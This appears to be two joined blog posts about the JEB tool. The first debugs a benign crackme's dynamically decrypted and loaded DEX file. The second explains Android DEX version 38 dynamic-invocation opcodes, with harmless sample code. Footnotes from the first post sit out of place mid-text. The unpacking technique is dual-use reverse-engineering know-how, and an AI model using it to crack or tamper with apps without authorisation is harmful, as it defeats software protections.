
The app is called EnDyna (a benign crackme-like app, download it here). It offers a simple text box, and waits for the user to input a passcode. When entering the proper passcode, a success message is displayed.
The app requires the right password

Open the app in JEB. It contains a seemingly-encrypted asset file called edd.bin.
Encrypted asset file

A closer look at the MainActivity class shows that the edd.bin file is extracted, decrypted (using a simple XOR cipher) and loaded using DexClassLoader in order to validate the user input.
Passcode verification routine

Let’s attach the debugger to the app, and set a breakpoint where the call to the DexClassLoader constuctor is made.
A breakpoint was set on the DexClassLoader constructor invocation


We then trigger the verify() routine by inputting a passcode and hitting the Verify button. Our breakpoint is immediately hit. By examining the stackframe of the paused thread, we can retrieve the class loader variables and see where the decrypted DEX file was written to – and is about to get loaded from.
The decrypted Jar file about to be loaded from the path referenced by the stack variable v8

We now have the Jar file containing our dynamically-loaded DEX file in hand! We load it in JEB by adding an additional artifact to the project (command File, Add an Artifact…).
After processing is complete, the Android debugger notices that the added artifact contains a DEX file, and integrates it in its list of managed units.

We can set a breakpoint on the method of the second DEX file that’s about to be called.3

The second DEX file; notice the decompiled chk() method on the right-side. Here, we set a breakpoint on the method’s first instruction. It’s about to be called from MainActivity.verify(), in the primary classes.dex file.
We resume execution, our breakpoint is hit: we can start debugging the dynamically dropped DEX file!
Of course, all of the above actions can be automated by a Python script or a Java plugin. (We will upload a sample script that hooks DexClassLoader on our public GitHub repository shortly.)
We published a short video that demos the above steps, have a look at it if you want to know precisely the steps that we took to get to debug the additional DEX file.
Thank you – stay tuned for more updates, and happy debugging!
Our native GDB debugger client underwent a major revamp, as we upgraded to the LLDB debugger server instead of gdbserver. More details in a separate post! ↩
Note that the class in question (com.xyz.kf.Ver) may not even be loaded at this point; it is perfectly fine to do so: JEB handles dynamically loaded types fine and will register breakpoints timely and accordingly. ↩
Android O – API level 26 – upgrades the DEX format in order to provide support for dynamic invocation via two new Dalvik opcodes: invoke-polymorphic and invoke-custom.1
In this post, we will:
Do a brief recap of how dynamic invocation is achieved in Java
Present the changes made to the DEX file format in Android O
Explain what the new dynamic invocation instructions can do and how they work
Show code samples to generate DEX version 38 files
Have a quick look at dynamic invocations in the context of app obfuscation
Note that JEB supports DEX version 38, as well as version 39 additions. That includes API support for programmatic access to the new pools and invoke-polymorphic, invoke-custom instructions, via the IDexUnit entry point interface.
“[invokedynamic] improves implementations of compilers and runtime systems for dynamic languages on the JVM. It does this by allowing the language implementer to define custom linkage behavior. This contrasts with other JVM instructions such as invokevirtual, in which linkage behavior specific to Java classes and interfaces is hard-wired by the JVM.”
If that sounded like gibberish to you, you may want to get up to speed on dynamic invocation in Java – in particular, read the javadoc of MethodHandle and CallSite. We will (re)explain a bit in this post, but it is definitely not the main purpose of it. On top of the official Oracle doc as well as the original JSR, I recommend this article from the author of ByteBuddy.
Back in the Dalvik world
Up until DEX v35/v37, the way to invoke code in Dalvik was through one of the 5 invocation instructions:
invoke-virtual for virtual methods (Java’s invokevirtual)
invoke-static for static methods (Java’s invokestatic)
invoke-interface for methods called on interface types (Java’s invokeinterface)
invoke-super for super-class methods (Java’s invokespecial)
invoke-direct for constructors (Java’s invokespecial, again)
invoke-virtual Ljava/lang/String;->length()I, v
Each one of these takes a method item, which specifies a type (class or interface) as well as a method reference – ie, the “hard-wiring” part mentioned in the above quote. Java is statically typed, and the bytecode reflects that.2 That is, until invokedynamic was introduced with Java 7.
So, what is the Dalvik equivalent of Java’s invokedynamic?
Actually, there are 4 (2×2):
invoke-polymorphic (as well as invoke-polymorphic/range), which does “half” of what invokedynamic can do;
invoke-custom (as well as invoke-custom/range), which does the other, more powerful “half”.
invoke-custom requires additional pool elements, namely method handle items and call site items. Let’s walk over the DEX format additions to support those additional pools.
DEX version 38 changes
Most DEX files have version number 35. Android Nougat introduced version 37, which did not bring any structural changes (the new version code indicated support for Java 8’s default methods). If you were wondering why Dalvik did not have the equivalent of JVM’s invokedynamic, well, brace yourself: DEX version 38 is coming.

The header magic is now “DEX\x0A038\x00”. The updated file layout shows two additional pools: call_site_ids and method_handles.
However, the header size is still 70h bytes, and therefore, contains neither the offset to, nor the count of items, for those pools. Where are they?
Let’s turn to the DEX map. Sure enough, new types were introduced: TYPE_CALL_SITE_ID_ITEM (7) and TYPE_METHOD_HANDLE_ITEM (8). We can parse the map, find those two entries, and start parsing the pools.
A call site item is essentially an array of DEX Values. The array contains at least 3 entries:
a method handle index (as in: a Java MethodHandle) to a bootstrap linker method;
a dynamic method name, the one to be dynamically resolved
a dynamic method type (as in: a DEX prototype);
additional arguments. More on this later when we discuss invoke-custom.
a type, indicating whether the method handle is a method invoker or a field accessor;
and a method id or field id, depending on the aforementioned type.
As far as other changes go, obviously, the DEX Value entries can be of two additional types: VALUE_METHOD_TYPE (0x15) that references the prototypes pool, and VALUE_METHOD_HANDLE (0x16) that references the method handles pool. (Note that there is no VALUE_CALL_SITE.)
Now, let’s see how those pools are used by the new invoke instructions, and how those instructions work.
Dalvik’s invoke-polymorphic

Below are the specifications of invoke-polymorphic taken from Android Source:
invoke-polymorphic is used to invoke a method handle using one of two @PolymorphicSignature3 methods of the MethodHandle object: invoke() or invokeExact(). It takes at least 3 arguments:
A method reference to either MethodHandle.invoke or MethodHandle.invokeExact (MH.invoke)
The prototype of the method to be executed
A method handle (mh) of the target


See the example below: MethodHandle.invoke() is used on the method handle v0; the target method has the prototype (I)Object. Therefore, v1 is of type int; the return value will be of type Object.
invoke-polymorphic used in a Dalvik version 38 file
The return type as well as parameter types are specified in the prototype item, instead of a static method item — hello, polymorphism. Of course, the target method handle must reference a method of such type, either exactly, if MethodHandle.invokeExact() is used, or have compatibility with the type (via conversion operations), using MethodHandle.invoke().
Wait, That looks like a normal invocation!
You would be semi-right to think so. After all, we are executing invoke() or invokeExact() the old fashion way here… so, why need an additional opcode? First, remember that those methods have polymorphic signatures; their prototype is determined at compile-time. Therefore, there are two options (using the example above):
either the bytecode references an invoke with an (I)Object prototype: in this case, we could simply call invoke-virtual on an artificial invoke(I)Object. This is the case with the Java bytecode: invokevirtual is used;
or the bytecode references the generic invoke([Object)Object: in this case, the invocation would require an additional prototype argument. Hence the requirement for a new invoke opcode. This is the case with the Dalvik bytecode: invoke-polymorphic was created. It takes not one, but two pool indexes.4
Can’t I do the same with reflection?
You may be wondering what the point of these convoluted constructions is… After all, couldn’t we do the same with reflection? The answer is mostly yes, however, remember that invokedynamic has a different goal than introspection: the goal of invokedynamic is to provide an efficient low-level primitive meant to execute dynamic call sites, and therefore, enable the implementation of dynamic languages on top of the JVM.
Practically, and as far as Java goes, they enable the implementation of Java 8 lambdas without the use of pre-compiled anonymous inner classes.
Also practically, true polymorphism means we are no longer dealing with the auto-boxing casts associated with Reflection API calls. MethodHandle.invoke() is a very particular method – as said above, it is has a polymorphic signature, inferred at compile-time based from the types of arguments and return value provided in the call. Nothing like actual code to show what we mean here.
Sample Code
The example below has a triple-purpose:
Set up your environment to generate DEX v38 files;
public class MainActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String text = "";
        try {
            text = String.format("dynamic=%s reflect=%s", execDynamically(), execViaReflection());
        }
        catch(Throwable e) {
            text = e.toString();
        }
        Log.d("DexVer38", text);
        TextView tv = new TextView(this);
        tv.setText(text);
        setContentView(tv);
    }

    static Object execDynamically() throws Throwable {
        return MethodHandles.lookup().findStatic(MainActivity.class,"foo",
                MethodType.methodType(int.class, String.class, int.class)).invoke("hello", 2);
    }

    static Object execViaReflection() throws Throwable {
        return MainActivity.class.getDeclaredMethod("foo", String.class, int.class).invoke(null, "hello", 2);
    }

    static int foo(String s, int i) {
        return s.charAt(i);
    }
}
Both execDynamically() and execViaReflection() methods eventually invoke foo(“hello”, 2) and return its result:
$ adb logcat -s "DexVer38"
[...] D DexVer38: dynamic=108 reflect=108
